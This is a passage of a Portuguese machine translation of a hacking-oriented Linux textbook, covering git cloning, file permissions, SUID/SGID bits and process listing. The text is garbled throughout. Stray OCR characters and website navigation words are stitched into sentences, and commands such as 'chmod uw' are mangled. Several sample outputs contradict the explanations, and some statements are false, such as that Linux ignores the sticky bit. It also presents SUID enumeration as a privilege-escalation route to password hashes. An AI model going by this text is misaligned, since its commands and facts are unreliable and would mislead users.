Às vezes, o software que você deseja não está disponível em nenhum dos repositórios – especialmente se for novo – mas pode estar disponível no [github](https://www.github.com/) (<https://www.github.com/>), um site que permite aos desenvolvedores compartilhar seu software com outras pessoas para baixar, usar e fornecer feedback. Por exemplo, se você deseja o *bluediving*, um pacote de hacking e pentesting de Bluetooth, e não consegue encontrá-lo no repositório Kali, você pode pesquisar o software no GitHub digitando *bluediving* na barra de pesquisa. Se existir no github, você deverá ver o repositório dele nos resultados da pesquisa.

Depois de encontrar o software no github, você pode instalá-lo a partir do terminal digitando o comando `git clone` seguido de seu URL do github. Por exemplo, o mergulho azul é **UAU! e-book**

localizado em <https://www.github.com/balle/bluediving.git>. Para cloná-lo em seu sistema, insira o comando mostrado na Listagem 47.

```
kali >git clone https://www.github.com/balle/bluediving.git Clonando em
'bluediving'... remoto: Contando
objetos: 131, Concluído. remoto: Total 131
(delta 0), reutilizado 0 (delta 0), packreused 131 Recebendo objetos:
100% (131/131), 900,81 KiB | 646,00 KiB/s, concluído.
Resolvendo deltas: 100% (9/9), Concluído.
Verificando a conectividade... Concluído.
```

Listagem 47: Clonando bluediving com git clone

O comando git clone copia todos os dados e arquivos desse local para o seu sistema.

Você pode verificar se eles foram baixados com sucesso usando o comando de listagem longa ls -l no diretório de destino, assim:

```
kali >ls -l
```

Se você clonou o bluediving com sucesso em seu sistema, deverá ver o seguinte saída:

```
total 80
drwxrwxr-x 7 root root 4096 10 de janeiro 22:19 bluediving
drwxrwxr-x 2 root root 4096 5 de dezembro 11:17 Desktop
drwxrwxr-x 2 root root 4096 5 de dezembro 11:17 Documentos
drwxrwxr-x 2 root root 4096 5 de dezembro 11:17 Downloads
drwxrwxr-x 2 root root 4096 5 de dezembro 11:17 Música
recorte
```

Como você pode ver, o bluediving foi clonado com sucesso no sistema e um novo diretório chamado bluediving foi criado para seus arquivos.

RESUMO

Neste capítulo, você aprendeu algumas das muitas maneiras de baixar e instalar novo software em seu sistema Linux. Gerenciadores de pacotes de software (como apt), instaladores baseados em GUI e clones git são os métodos mais comuns e cruciais que um aspirante a hacker deve conhecer. Em breve você se familiarizará com cada um deles.

EXERCÍCIOS

Antes de passar para o Capítulo 5, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Instale um novo pacote de software do repositório Kali.
2. Remova o mesmo pacote de software.
3. Atualize seu repositório.
4. Atualize seus pacotes de software.
5. Selecione um novo software no github e clone-o em seu sistema.

História

5

Tópicos

CONTROLANDO PERMISSÕES DE ARQUIVOS E DIRETÓRIOS

Tutoriais

Ofertas e Promoções

Destques

Configurações



Suporte

Nem todos os usuários de um único sistema operacional devem ter o mesmo nível de acesso a arquivos e diretórios. Como qualquer sistema operacional profissional ou empresarial, o Linux possui métodos de Sign Out para proteger o acesso a arquivos e diretórios. Este sistema de segurança permite que o administrador do sistema – o usuário root – ou o proprietário do arquivo proteja seus arquivos contra acesso indesejado ou adulteração, concedendo a usuários selecionados permissões para ler, gravar ou executar arquivos.

Para cada arquivo e diretório, podemos especificar o status de permissão do proprietário do arquivo, de grupos específicos de usuários e de todos os outros usuários. Esta é uma necessidade em um sistema operacional multiusuário de nível empresarial. A alternativa seria bastante caótica.

Neste capítulo, mostrarei como verificar e alterar permissões em arquivos e diretórios para usuários selecionados, como definir permissões padrão de arquivos e diretórios e como definir permissões especiais. Finalmente, você verá como o entendimento de permissões de um hacker pode ajudá-lo a explorar um sistema.

DIFERENTES TIPOS DE USUÁRIOS

Como você sabe, no Linux, o usuário root é todo-poderoso. O usuário root pode fazer basicamente qualquer coisa no sistema. Outros usuários no sistema têm capacidades e permissões mais limitadas e quase nunca têm o acesso que o usuário root tem.

Esses outros usuários geralmente são agrupados em grupos que geralmente compartilham um

função. Numa entidade comercial, estes grupos podem ser finanças, engenharia, vendas e assim por diante. Em um ambiente de TI, esses grupos podem incluir desenvolvedores, administradores de rede e administradores de banco de dados. A ideia é colocar pessoas com necessidades semelhantes em um grupo ao qual são concedidas permissões relevantes; então cada membro do grupo herda as permissões do grupo. Isso se destina principalmente à facilidade de administração de permissões e, portanto, à segurança.

O usuário root faz parte do grupo root por padrão. Cada novo usuário no sistema deve ser adicionado a um grupo para herdar as permissões desse grupo.

CONCESSÃO DE PERMISSÕES

Cada arquivo e diretório deve receber um nível específico de permissão para as diferentes identidades que os utilizam. Os três níveis de permissão são os seguintes:

r Permissão para ler. Isso concede permissão apenas para abrir e visualizar um arquivo.

w Permissão para escrever. Isso permite que os usuários visualizem e editem um arquivo.

x Permissão para executar. Isso permite que os usuários executem um arquivo (mas não necessariamente o visualizem ou editem).

Dessa forma, o usuário root pode conceder aos usuários um nível de permissão dependendo da finalidade dos arquivos. Quando um arquivo é criado, normalmente o usuário que o criou é o proprietário do arquivo e o grupo proprietário é o grupo atual do usuário. O proprietário do arquivo pode conceder vários privilégios de acesso a ele. Vejamos como alterar as permissões para passar a propriedade a usuários individuais e a grupos.

Concessão de propriedade a um usuário individual

Para mover a propriedade de um arquivo para um usuário diferente para que ele tenha a capacidade de controlar as permissões, podemos usar o comando `chown` (ou alterar proprietário):

```
kali >chownÿbobÿ/tmp/bobsfile
```

Aqui, damos o comando, o nome do usuário ao qual estamos atribuindo a propriedade e, a seguir, a localização e o nome do arquivo relevante. Este comando concede à conta de usuário Bob ÿ propriedade de bobsfile ÿ.

Concedendo propriedade a um grupo

Para transferir a propriedade de um arquivo de um grupo para outro, podemos usar o comando `chgrp` (ou alterar grupo).

Os hackers costumam trabalhar mais sozinhos do que em grupos, mas não é incomum que vários hackers ou pentesters trabalhem juntos em um projeto e, nesse caso, é necessário usar grupos. Por exemplo, você pode ter um grupo de pentesters e um grupo de membros da equipe de segurança trabalhando no mesmo projeto. Os pentesters neste exemplo são o grupo raiz, o que significa que eles têm todas as permissões e acessos. O grupo raiz precisa de acesso às ferramentas de hacking, enquanto o pessoal da segurança só precisa de acesso a ferramentas defensivas, como um sistema de detecção de intrusão (IDS). Digamos que o grupo raiz baixe e instale um programa chamado `newIDS`; o grupo raiz precisará alterar a propriedade para o grupo de segurança para que o grupo de segurança possa usá-lo à vontade. Para fazer isso, o grupo raiz simplesmente digitaria o seguinte comando:

```
kali >chgrp security newIDS
```

Este comando transmite ao grupo de segurança a propriedade de `newIDS`.

Agora você precisa saber como verificar se essas alocações funcionaram. Você fará isso verificando as permissões de um arquivo.

VERIFICANDO PERMISSÕES

Quando você quiser descobrir quais permissões são concedidas a quais usuários para um arquivo ou diretório, use o comando `ls` com a opção `-l` (longo) para exibir o conteúdo de um diretório em formato longo – esta lista conterá as permissões. Na Listagem 51, uso o comando `ls -l` no arquivo `/usr/share/hashcat` (uma das minhas ferramentas favoritas para quebra de senhas). ferramentas) para ver o que podemos aprender sobre os arquivos lá.

```
kali >ls -l /usr/share/hashcat
total 32952
  4 4 4 4 4 4
drwxr-xr-x 5 root root 4096 5 de dezembro 10:47 charsets
-rw-r--r-- 1 root root 33685504 28 de junho de 2018 hashcat.hcstat
-rw-r--r-- 1 root root 33685504 28 de junho de 2018 hashcat.htune
drwxr-xr-x 2 root root 4096 5 de dezembro 10:47 máscaras
drwxr-xr-x 2 root root 4096 5 de dezembro 10:47 OpenCL
drwxr-xr-x 3 root root 4096 5 de dezembro 10:47 regras
```

Listagem 51: Verificando as permissões de um arquivo com o comando de listagem longa

Em cada linha, obtemos informações sobre:

• O tipo de arquivo

• As permissões no arquivo para proprietário, grupos e usuários, respectivamente

• O número de links (este tópico está além do escopo do livro).

• O proprietário do arquivo

• O tamanho do arquivo em bytes

• Quando o arquivo foi criado ou modificado pela última vez

• O nome do arquivo

Por enquanto, vamos nos concentrar nas sequências de letras e traços aparentemente incompreensíveis na borda esquerda de cada linha. Eles nos dizem se um item é um arquivo ou diretório e quais permissões, se houver, estão nele.

O primeiro caractere informa o tipo de arquivo, onde d representa um diretório e um traço (-) indica um arquivo. Esses são os dois tipos de arquivo mais comuns.

A próxima seção define as permissões no arquivo. Existem três conjuntos de três caracteres, feitos de alguma combinação de leitura (r), gravação (w) e execução (x), nessa ordem. O primeiro conjunto representa as permissões do proprietário; o segundo, as do grupo; e o último, as de todos os outros usuários.

Independentemente do conjunto de três letras que você está vendo, se você vir um r primeiro, esse usuário ou grupo de usuários terá permissão para abrir e ler esse arquivo ou diretório. Um w como a letra do meio significa que eles podem escrever (modificar) o arquivo ou diretório, e um x no final significa que eles podem executar (ou executar) o arquivo ou diretório. Se qualquer r, w ou x for substituído por um travessão (-), a respectiva permissão não foi concedida. Observe que os usuários podem ter permissão para executar apenas binários ou scripts.

Vamos usar a terceira linha de saída da Listagem 51 como exemplo:

```
rwrr 1 raiz raiz 33685504 28 de junho de 2018 hashcat.hcstat
```

O arquivo é chamado, como sabemos pela extremidade direita da linha, hashcat.hcstat. Depois de

inicial – (que indica que é um arquivo), as permissões `rw-` nos dizem que o proprietário tem permissões de leitura e gravação, mas não de execução.

O próximo conjunto de permissões (`r--`) representa as do grupo e mostra que o grupo tem permissão de leitura, mas não tem permissão de gravação ou execução. E, por fim, vemos que o restante dos usuários também possui permissão apenas de leitura (`r--`).

Essas permissões não são imutáveis. Como usuário `root` ou proprietário do arquivo, você pode alterá-los. A seguir, faremos exatamente isso.

ALTERANDO PERMISSÕES

Podemos usar o comando Linux `chmod` (ou modo de mudança) para alterar as permissões.

Somente um usuário `root` ou o proprietário do arquivo pode alterar as permissões.

Nesta seção, usamos `chmod` para alterar as permissões em `hashcat.hcstat` usando dois métodos diferentes. Primeiro usamos uma representação numérica de permissões e depois usamos uma representação simbólica.

Alterando permissões com notação decimal

Podemos usar um atalho para nos referirmos às permissões usando um único número para representar um conjunto `rwX` de permissões. Como tudo subjacente ao sistema operacional, as permissões são representadas em binário, portanto, as opções `ON` e `OFF` são representadas por 1 e 0, respectivamente. Você pode pensar nas permissões `rwX` como três opções `ON/OFF`, portanto, quando todas as permissões são concedidas, isso equivale a `111` em binário.

Um conjunto binário como este é facilmente representado como um dígito, convertendo-o em octal, um sistema numérico de oito dígitos que começa com 0 e termina com 7. Um dígito octal representa um conjunto de três dígitos binários, o que significa que podemos representar um conjunto `rwX` inteiro com um dígito. A Tabela 51 contém todas as combinações possíveis de permissões e seus representantes octais e binários.

Tabela 51: Representações Octais e Binárias de Permissões

Binário	Octal	rwX
000	0	---

001 1	--x
010 2	-c-
011 3	-wx
100 4 r--	
101 5	RX
110 6	rw-
111 7	rwX

Usando essas informações, vamos ver alguns exemplos. Primeiro, se quisermos definir apenas o permissão de leitura, poderíamos consultar a Tabela 51 e localizar o valor para leitura:

r	w	x
4		

A seguir, se quisermos definir a permissão para wx, poderíamos usar a mesma metodologia e procure o que define w e o que define x:

r	w	x
2	1	

Observe na Tabela 51 que a representação octal para -wx é 3, o que não é tão coincidentemente passa a ser o mesmo valor que obtemos quando somamos os dois valores para definir w e x individualmente: $2 + 1 = 3$.

Finalmente, quando todas as três permissões estão ativadas, fica assim:

r w x

4 2 1

E $4 + 2 + 1 = 7$. Aqui, vemos que no Linux, quando todas as opções de permissão estão ativadas, elas são representadas pelo equivalente octal de 7.

Portanto, se quiséssemos representar todas as permissões do proprietário, do grupo e de todos os usuários, poderíamos escrevê-lo da seguinte forma:

7 7 7

É aqui que entra o atalho. Passando `chmod` três dígitos octais (um para cada conjunto `rwx`), seguidos por um nome de arquivo, podemos alterar as permissões nesse arquivo para cada tipo de usuário. Digite o seguinte em sua linha de comando:

```
kali > chmod 774 hashcat.hcstat
```

Observando a Tabela 51, podemos ver que esta instrução dá ao proprietário todas as permissões, ao grupo todas as permissões e a todos os demais (outros) apenas a permissão de leitura.

Agora podemos ver se essas permissões foram alteradas executando `ls -l` no diretório e observando a linha `hashcat.hcstat`. Navegue até o diretório e execute-o comando agora:

```
kali > ls -l
```

```
total 32952
```

```
drwxr-xr-x 5 root root 4096 5 de dezembro 10:47 charsets ÿ rwxrwxr-x 1
```

```
root root 33685504 28 de junho de 2018 hashcat.hcstat rwxr-xr-x 1 root root 33685504 28
```

```
de junho de 2018 hashcat.hctune
```

```
drwxr-xr-x 2 root root 4096 5 de dezembro 10:47 máscaras
```

```
drwxr-xr-x 2 root root 4096 5 de dezembro 10:47 OpenCL drwxr-xr-x 3
```

```
root root 4096 5 de dezembro 10:47 regras
```

Você deverá ver `-rwxrwxr-x` no lado esquerdo da linha `hashcat.hcstat ÿ`. Isto confirma que a chamada `chmod` alterou com êxito as permissões no arquivo para dar ao proprietário e ao grupo a capacidade de executar o arquivo.

Alterando permissões com UGO

Embora o método numérico seja provavelmente o método mais comum para alterar permissões no Linux, algumas pessoas acham o método simbólico do `chmod` mais intuitivo – ambos os métodos funcionam igualmente bem, então encontre aquele que mais lhe convier. O método simbólico é frequentemente referido como sintaxe UGO, que significa usuário (ou proprietário), grupo e outros.

A sintaxe do UGO é muito simples. Insira o comando `chmod` e, em seguida, os usuários para os quais deseja alterar as permissões, fornecendo `u` para usuário, `g` para grupo ou `o` para outros, seguido por um dos três operadores:

- Remove uma permissão

+ Adiciona uma permissão

= Define uma permissão

Após o operador, inclua a permissão que deseja adicionar ou remover (`rwX`) e, por fim, o nome do arquivo ao qual aplicá-la.

Portanto, se você deseja remover a permissão de gravação do usuário ao qual pertence o arquivo `hashcat.hcstat`, você pode inserir o seguinte:

```
kali >chmod uw hashcat.hcstat
```

Este comando diz para remover (-) a permissão de gravação (w) de `hashcat.hcstat` para o usuário (u).

Agora, ao verificar as permissões com `ls -l` novamente, você verá que o arquivo `hashcat.hcstat` não tem mais permissão de gravação para o usuário:

```
kali >ls -l
total 32952
drwxr-xr-x 5 root root 4096 5 de dezembro 10:47 charsets
-rwxr-xr-x 1 root root 33685504 28 de junho de 2018 hashcat.hcstat
-rw-r--r-- 1 root root 33685504 28 de junho de 2018 hashcat.hctune
drwxr-xr-x 2 root root 4096 5 de dezembro 10:47 máscaras
drwxr-xr-x 2 root root 4096 5 de dezembro 10:47 OpenCL
-rwxr-xr-x 3 root root 4096 5 de dezembro 10:47 regras
```

Você também pode alterar várias permissões com apenas um comando. Se quiser conceder permissão de execução ao usuário e a outros usuários (não incluindo o grupo), você pode inserir o seguinte:

```
chmod u+x, o+x hashcat.hcstat
```

Este comando diz ao Linux para adicionar a permissão de execução para o usuário, bem como a permissão de execução para outros, para o arquivo hashcat.hcstat.

Dando permissão de execução ao root em uma nova ferramenta

Como hacker, muitas vezes você precisará baixar novas ferramentas de hacking, mas o Linux atribui automaticamente a todos os arquivos e diretórios permissões padrão de 666 e 777, respectivamente. Isso significa que, por padrão, você não poderá executar um arquivo imediatamente após baixá-lo. Se você tentar, geralmente receberá uma mensagem que diz algo como “Permissão negada”. Para esses casos, você precisará conceder permissões de root e execução usando chmod para executar o arquivo.

Por exemplo, digamos que baixamos uma nova ferramenta de hacker chamada newhackertool e a colocamos no diretório do usuário root (/).

```
kali>ls -l
total 80
drwxrwxr-x 7 root root 4096 5 de dezembro 11.17 Desktop drwxrwxr-x
7 root root 4096 5 de dezembro 11.17 Documentos drwxrwxr-x 7 root
root 4096 5 de dezembro 11.17 Downloads drwxrwxr-x 7 root root 4096
5 de dezembro 11.17 Música rwxr-xr-x 1 root root 1072 5 de
dezembro 11.17 newhackertool drwxrwxr-x 7 raiz raiz 4096 5 de dezembro
11.17 Imagens drwxrwxr-x 7 root root 4096 5 de dezembro 11.17
Público drwxrwxr-x 7 root root 4096 5 de dezembro 11.17
Modelos drwxrwxr-x 7 root root 4096 5 de dezembro 11.17 Vídeos
```

Podemos ver newhackertool em /, junto com o restante do conteúdo do diretório raiz. Podemos ver que nosso newhackertool não tem permissão de execução para ninguém. Isso impossibilita o uso. Pode parecer estranho que, por padrão, o Linux não permita que você execute um arquivo que você baixou, mas no geral essa configuração torna o seu sistema mais seguro.

Podemos nos dar permissão para executar o newhackertool digitando o seguinte:

```
kali >chmod 766 newhackertool
```

Agora, ao realizarmos uma listagem longa no diretório, podemos ver que nosso newhackertool possui permissão de execução para o proprietário:

```
kali >chmod 766 newhackertool
```

```
kali >ls -l
```

```
total 80
```

```
recorte
```

```
drwxrwx 7 root root 4096 5 de dezembro 11.17 Música
```

```
rw-rw-rw 1 root root 1072 5 de dezembro 11.17 newhackertool
```

```
drwxrwx 7 root root 4096 5 de dezembro 11.17 Imagens
```

```
recorte
```

Como você entende agora, isso nos concede (como proprietário) todas as permissões, incluindo execução, e concede ao grupo e a todos os outros apenas permissões de leitura e gravação ($4 + 2 = 6$).

DEFININDO PERMISSÕES PADRÃO MAIS SEGURAS COM MÁSCARAS

Como você viu, o Linux atribui automaticamente permissões básicas – geralmente 666 para arquivos e 777 para diretórios. Você pode alterar as permissões padrão alocadas para arquivos e diretórios criados por cada usuário com o método umask (ou desmascarar). O método umask representa as permissões que você deseja remover das permissões básicas em um arquivo ou diretório para torná-las mais seguras.

O umask é um número decimal de três dígitos correspondente aos três dígitos das permissões, mas o número umask é subtraído do número das permissões para fornecer o status das novas permissões. Isso significa que quando um novo arquivo ou diretório é criado, suas permissões são definidas com o valor padrão menos o valor em umask, conforme mostrado na Figura 51.

New files	New directories	
6 6 6	7 7 7	Linux base permissions
- 0 2 2	- 0 2 2	umask
6 4 4	7 5 5	Resulting permissions

Figura 51: Como um valor umask de 022 afeta as permissões em novos arquivos e diretórios

Por exemplo, se o umask for definido como 022, um novo arquivo com as permissões padrão originais de 666 terá agora as permissões 644, o que significa que o proprietário terá permissões de leitura e gravação, e o grupo e todos os outros usuários terão apenas permissão de leitura.

No Kali, como na maioria dos sistemas Debian, o umask é pré-configurado para 022, o que significa que o padrão do Kali é 644 para arquivos e 755 para diretórios.

O valor umask não é universal para todos os usuários do sistema. Cada usuário pode definir um valor umask padrão pessoal para os arquivos e diretórios em seu arquivo `.profile` pessoal. Para ver o valor atual quando conectado como usuário, basta digitar o comando `umask` e observar o que é retornado. Para alterar o valor umask para um usuário, edite o arquivo `/home/username/.profile` e, por exemplo, adicione `umask 007` para configurá-lo para que apenas o usuário e os membros do grupo do usuário tenham permissões.

PERMISSÕES ESPECIAIS

Além das três permissões de uso geral, `rwx`, o Linux possui três permissões especiais que são um pouco mais complicadas. Essas permissões especiais são definir ID de usuário (ou SUID), definir ID de grupo (ou SGID) e sticky bit. Discutirei cada um deles na próxima seção.

Concedendo permissões de root temporárias com SUID

Como você já deve saber, um usuário só pode executar um arquivo se tiver permissão para executar esse arquivo específico. Se o usuário tiver apenas permissões de leitura e/ou gravação, ele não poderá executar. Isto pode parecer simples, mas há exceções a esta regra.

Você pode ter encontrado um caso em que um arquivo requer as permissões do usuário root durante a execução para todos os usuários, mesmo aqueles que não são root. Por exemplo, um arquivo que permite aos usuários alterar suas senhas precisaria de acesso ao arquivo `/etc/shadow` – o arquivo que contém as senhas dos usuários no Linux – que requer privilégios de usuário root para ser executado. Nesse caso, você pode conceder temporariamente privilégios ao proprietário para executar o arquivo definindo o bit SUID no programa.

Basicamente, o bit SUID diz que qualquer usuário pode executar o arquivo com as permissões do proprietário, mas essas permissões não vão além do uso desse arquivo.

Para definir o bit SUID, insira 4 antes das permissões regulares, de modo que um arquivo com uma nova permissão resultante de 644 seja representado como 4644 quando o bit SUID for definido.

Definir o SUID em um arquivo não é algo que um usuário típico faria, mas se quiser fazer isso, você usará o comando `chmod`, como em `chmod 4644filename`.

Concedendo permissões de grupo do usuário root SGID

O SGID também concede permissões elevadas temporárias, mas concede permissões do grupo do proprietário do arquivo, e não do proprietário do arquivo. Isso significa que, com um bit SGID definido, alguém sem permissão de execução pode executar um arquivo se o proprietário pertencer ao grupo que tem permissão para executar esse arquivo.

O bit SGID funciona de maneira um pouco diferente quando aplicado a um diretório: quando o bit é definido em um diretório, a propriedade dos novos arquivos criados nesse diretório vai para o grupo do criador do diretório, e não para o grupo do criador do arquivo. Isto é muito útil quando um diretório é compartilhado por vários usuários. Todos os usuários desse grupo podem executar os arquivos, não apenas um único usuário.

O bit SGID é representado como 2 antes das permissões regulares, portanto, um novo arquivo com as permissões resultantes 644 seria representado como 2644 quando o bit SGID fosse definido. Novamente, você usaria o comando `chmod` para isso — por exemplo, `chmod 2644filename`.

O pedaço pegajoso obsoleto

O sticky bit é um bit de permissão que você pode definir em um diretório para permitir que um usuário exclua ou renomeie arquivos dentro desse diretório. No entanto, o problema é um legado dos sistemas Unix mais antigos, e os sistemas modernos (como o Linux) o ignoram. Como tal, não discutirei mais sobre isso aqui, mas você deve estar familiarizado com o termo porque poderá ouvi-lo no mundo Linux.

Permissões especiais, escalonamento de privilégios e o hacker

Como um hacker, essas permissões especiais podem ser usadas para explorar sistemas Linux por meio de escalonamento de privilégios, por meio do qual um usuário normal obtém privilégios de root ou `sysadmin` e as permissões associadas. Com privilégios de root, você pode fazer qualquer coisa no sistema.

Uma maneira de fazer isso é explorar o bit SUID. Um administrador de sistema ou desenvolvedor de software pode definir o bit SUID em um programa para permitir que esse programa acesse arquivos com privilégios de root. Por exemplo, scripts que precisam alterar senhas geralmente têm o bit SUID definido. Você, o hacker, pode usar essa permissão para obter privilégios de root temporários e fazer algo malicioso, como obter acesso às senhas em `/etc/shadow`.

Vamos procurar arquivos com o bit SUID definido em nosso sistema Kali para testar isso. De volta ao capítulo

1, apresentei a você o comando find. Usaremos seu poder para encontrar arquivos com o bit SUID
definir.

Como você deve se lembrar, o comando find é poderoso, mas a sintaxe é um pouco mais complicada do que alguns dos outros comandos de localização, como `locate` e `which`. Reserve um momento para revisar a sintaxe find no Capítulo 1, se necessário.

Neste caso, queremos encontrar arquivos em qualquer lugar do sistema de arquivos, para o usuário root ou outro administrador de sistema, com as permissões 4000. Para fazer isso, podemos usar o seguinte find comando:

```
kali >find / -user root -perm -4000
```

Com este comando, pedimos a Kali para começar a olhar para o topo do sistema de arquivos com a sintaxe `/`. Em seguida, ele procura em todos os lugares abaixo `/` os arquivos que pertencem ao root, especificados pelo usuário root e que possuem o bit de permissão SUID definido (`-perm -4000`).

Quando executamos esse comando, obtemos a saída mostrada na Listagem 52.

```
/usr/bin/chsh /  
usr/bin/gpasswd /usr/  
bin/pkexec /usr/bin/  
sudo /usr/bin/  
passwd /usr/bin/  
kismet_capture  
recorte
```

Listagem 52: Localizando arquivos com o conjunto SUIDbit

A saída revela vários arquivos que possuem o bit SUID definido. Vamos navegar até o diretório `/usr/bin`, onde residem muitos desses arquivos e, em seguida, executar uma longa listagem nesse diretório e rolar para baixo até o arquivo `sudo`, conforme mostrado na Listagem 53.

```
kali >cd /usr/bin  
kali >ls -l  
recorte  
rwxr-x 1 raiz raiz 176272 18 de julho de 2018 stunnel4  
rwxr-x 1 raiz raiz 26696 17 de março de 2018 sucraçk ÿ rwsr-x 1  
raiz raiz 140944 5 de julho de 2018 sudo
```

Listagem 53: Identificando arquivos com o conjunto SUIDbit

Observe que em `ÿ`, o primeiro conjunto de permissões – para o proprietário – tem um `s` no lugar de `x`.

É assim que o Linux representa que o bit SUID está definido. Isso significa que qualquer pessoa que execute o arquivo `sudo` tem os privilégios do usuário `root`, o que pode ser uma preocupação de segurança para o administrador do sistema e um potencial vetor de ataque para o hacker. Por exemplo, alguns aplicativos precisam acessar o arquivo `/etc/shadow` para concluir suas tarefas com êxito. Se o invasor conseguir obter o controle desse aplicativo, ele poderá usar o acesso desse aplicativo às senhas em um sistema Linux.

O Linux possui um sistema de segurança bem desenvolvido que protege arquivos e diretórios contra acesso não autorizado. O aspirante a hacker precisa ter um conhecimento básico deste sistema não apenas para proteger seus arquivos, mas também para executar novas ferramentas e arquivos. Em alguns casos, os hackers podem explorar as permissões SUID e SGID para escalar privilégios de um usuário normal para um usuário `root`.

RESUMO

O uso de permissões pelo Linux para proteger os arquivos e diretórios de um usuário ou grupo de outros usuários no sistema pode ser usado para fins ofensivos e defensivos. Agora você deve saber como gerenciar essas permissões e como explorar pontos fracos neste sistema de segurança – em particular, bits SUID e SGID.

EXERCÍCIOS

Antes de passar para o Capítulo 6, teste o conhecimento que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Selecione um diretório e execute uma longa listagem nele. Observe as permissões nos arquivos e diretórios.
2. Selecione um arquivo que você não tem permissão para executar e conceda permissões de execução usando o comando `chmod`. Tente usar o método numeral (777) e o método UGO.
3. Escolha outro arquivo e altere sua propriedade usando `chown`.
4. Use o comando `find` para localizar todos os arquivos com o bit SGID definido.

Recomendado

Listas de reprodução

História

Tópicos

Tutoriais

Ofertas e promoções

Destaques



6

GERENCIAMENTO DE PROCESSOS

A qualquer momento, um sistema Linux normalmente tem centenas, ou às vezes até milhares, de processos em execução simultaneamente. Um processo é simplesmente um programa que é

Apoie a execução e o uso de recursos. Inclui um terminal, servidor web, quaisquer comandos em execução, quaisquer bancos

de dados, interface GUI e muito mais. Qualquer bom administrador de Sign Out do Linux – e principalmente um hacker – precisa

entender como gerenciar seus processos para otimizar seus sistemas. Por exemplo, quando um hacker assume o controle de um sistema alvo, ele pode querer encontrar e interromper um determinado processo, como um aplicativo antivírus ou firewall. Para fazer isso, o hacker primeiro precisaria saber como encontrar o processo. O hacker também pode querer definir um script de varredura para ser executado periodicamente para encontrar sistemas vulneráveis, por isso também veremos como agendar tal script.

Neste capítulo, você aprenderá a gerenciar esses processos. Primeiro, você aprenderá a visualizar e localizar processos e como descobrir quais processos estão usando mais recursos. Em seguida, você aprenderá a gerenciar processos executando-os em segundo plano, priorizando-os e eliminando-os se necessário (sem envolvimento de sangue). Por fim, você aprenderá a agendar processos para serem executados em dias e datas específicos e em horários específicos.

VISUALIZANDO PROCESSOS

Na maioria dos casos, a primeira etapa no gerenciamento de processos é visualizar quais processos estão em execução no seu sistema. A principal ferramenta para visualizar processos – e uma das ferramentas do Linux

os melhores amigos do administrador - é o comando ps. Execute-o em sua linha de comando para ver quais processos estão ativos:

```
kali >ps
PID TTY TEMPO CMD
39659 pontos/0 00:00:01 bash
39665 pontos/0 00:00:00 ps
```

O kernel Linux, o núcleo interno do sistema operacional que controla quase tudo, atribui um ID de processo exclusivo (PID) a cada processo sequencialmente, à medida que os processos são criados. Ao trabalhar com esses processos no Linux, muitas vezes você precisa especificar seus PIDs, por isso é muito mais importante anotar o PID do processo do que o nome do processo.

Sozinho, o comando ps não fornece muitas informações. Executar o comando ps sem nenhuma opção lista os processos iniciados (considerados invocados) pelo usuário atualmente logado (no nosso caso, root) e quais processos estão em execução nesse terminal. Aqui, simplesmente diz que o shell bash está aberto e em execução e que executamos o comando ps. Queremos e precisamos de muito mais informações do que isso, especialmente sobre os processos executados por outros usuários e pelo sistema em segundo plano. Sem esta informação, sabemos muito pouco sobre o que realmente está acontecendo em nosso sistema.

Executar o comando ps com as opções aux mostrará todos os processos em execução no sistema para todos os usuários, conforme mostrado na Listagem 61. Observe que você não prefixa essas opções com um traço (-) e que tudo está em letras minúsculas; porque o Linux faz distinção entre maiúsculas e minúsculas, o uso de opções em maiúsculas forneceria resultados significativamente diferentes.

```
kali >ps aux
USUÁRIO PID %CPU %MEM VSZ RSS TTY STAT COMANDO DE HORA DE INÍCIO
Raiz 1 0,0 0,4 202540 6396 ? Ss 24 de abril 0:46 /sbin/init Root 2 0,0 0,0 0 0 ?
24 de abril 00:00 [kthreadd]
Raiz 3 0,0 0,0 0 0 ? S 24 de abril 0:26 [ksoftirqd/0]
recorte
raiz 39706 0,0 0,2 36096 3204 pts/0 R+ 15:05 0:00 ps aux
```

Listagem 61: Usando as opções aux para ver processos para todos os usuários

Como você pode ver, este comando agora lista tantos processos que eles provavelmente serão executados na parte inferior da tela. O primeiro processo é o init, listado na coluna final, e o último

process é o comando que executamos para exibir, ps aux. Muitos dos detalhes (PID, %CPU, TIME, COMMAND e assim por diante) podem ser diferentes no seu sistema, mas devem ter o mesmo formato. Para nossos propósitos, aqui estão as colunas mais importantes nesta saída:

USER O usuário que invocou o processo

PID O ID do processo

% CPU A porcentagem de CPU que este processo está usando

%MEM A porcentagem de memória que este processo está usando

COMMAND O nome do comando que iniciou o processo

Em geral, para realizar qualquer ação em um processo, devemos especificar o seu PID. Vamos ver como usar esse identificador a nosso favor.

Filtrando por Nome do Processo

Quando perguntamos ou realizamos uma ação em processos, geralmente não queremos que todos os processos sejam exibidos na tela. É simplesmente um problema de muita informação.

Na maioria das vezes, queremos encontrar informações sobre um único processo. Para fazer isso, podemos usar o comando de filtragem grep, que apresentei no Capítulo 1.

Para demonstrar, usaremos a estrutura de exploração Metasploit, a estrutura de exploração mais usada e boa amiga de quase todos os hackers. Ele vem instalado em seu sistema Kali, então inicie o Metasploit com o seguinte:

```
kali >msfconsole
```

Uma vez iniciada a estrutura de exploração, vamos ver se conseguimos encontrá-la na lista de processos. Para fazer isso, use o comando ps aux e, em seguida, canalize-o (|) para grep procurando a string msfconsole, como na Listagem 62.

```
kali >ps aux | grep msfconsole
root 39756 0,0 0,0 4304 716 pts/2 Ss+ 15:13 0:00 sh c service postgresql start
&& msfdb init & msfconsole root 39759 35,1 15,2 4304
227888 pts/2 Sl+ 15:13 1:36 ruby /usr/bin/ msfcon único
raiz 39892 0,0 0,0 4304 940 pts/2 S+ 15:18 0:00 grep msfconsole
```

Listagem 62: Filtrando um pssearch para encontrar um processo específico

Na saída filtrada nesta listagem, você deverá ver todos os processos que correspondem ao termo msfconsole. O banco de dados PostgreSQL, que é o banco de dados usado pelo Metasploit, é mostrado primeiro, depois o próprio programa msfconsole em /usr/bin/msfconsole. Finalmente, você deverá ver o comando grep usado para procurar msfconsole. Observe que a saída não incluiu a lista de cabeçalhos de coluna do ps. Como a palavra-chave msfconsole não está no cabeçalho, ela não é exibida. Mesmo assim, os resultados são exibidos no mesmo formato.

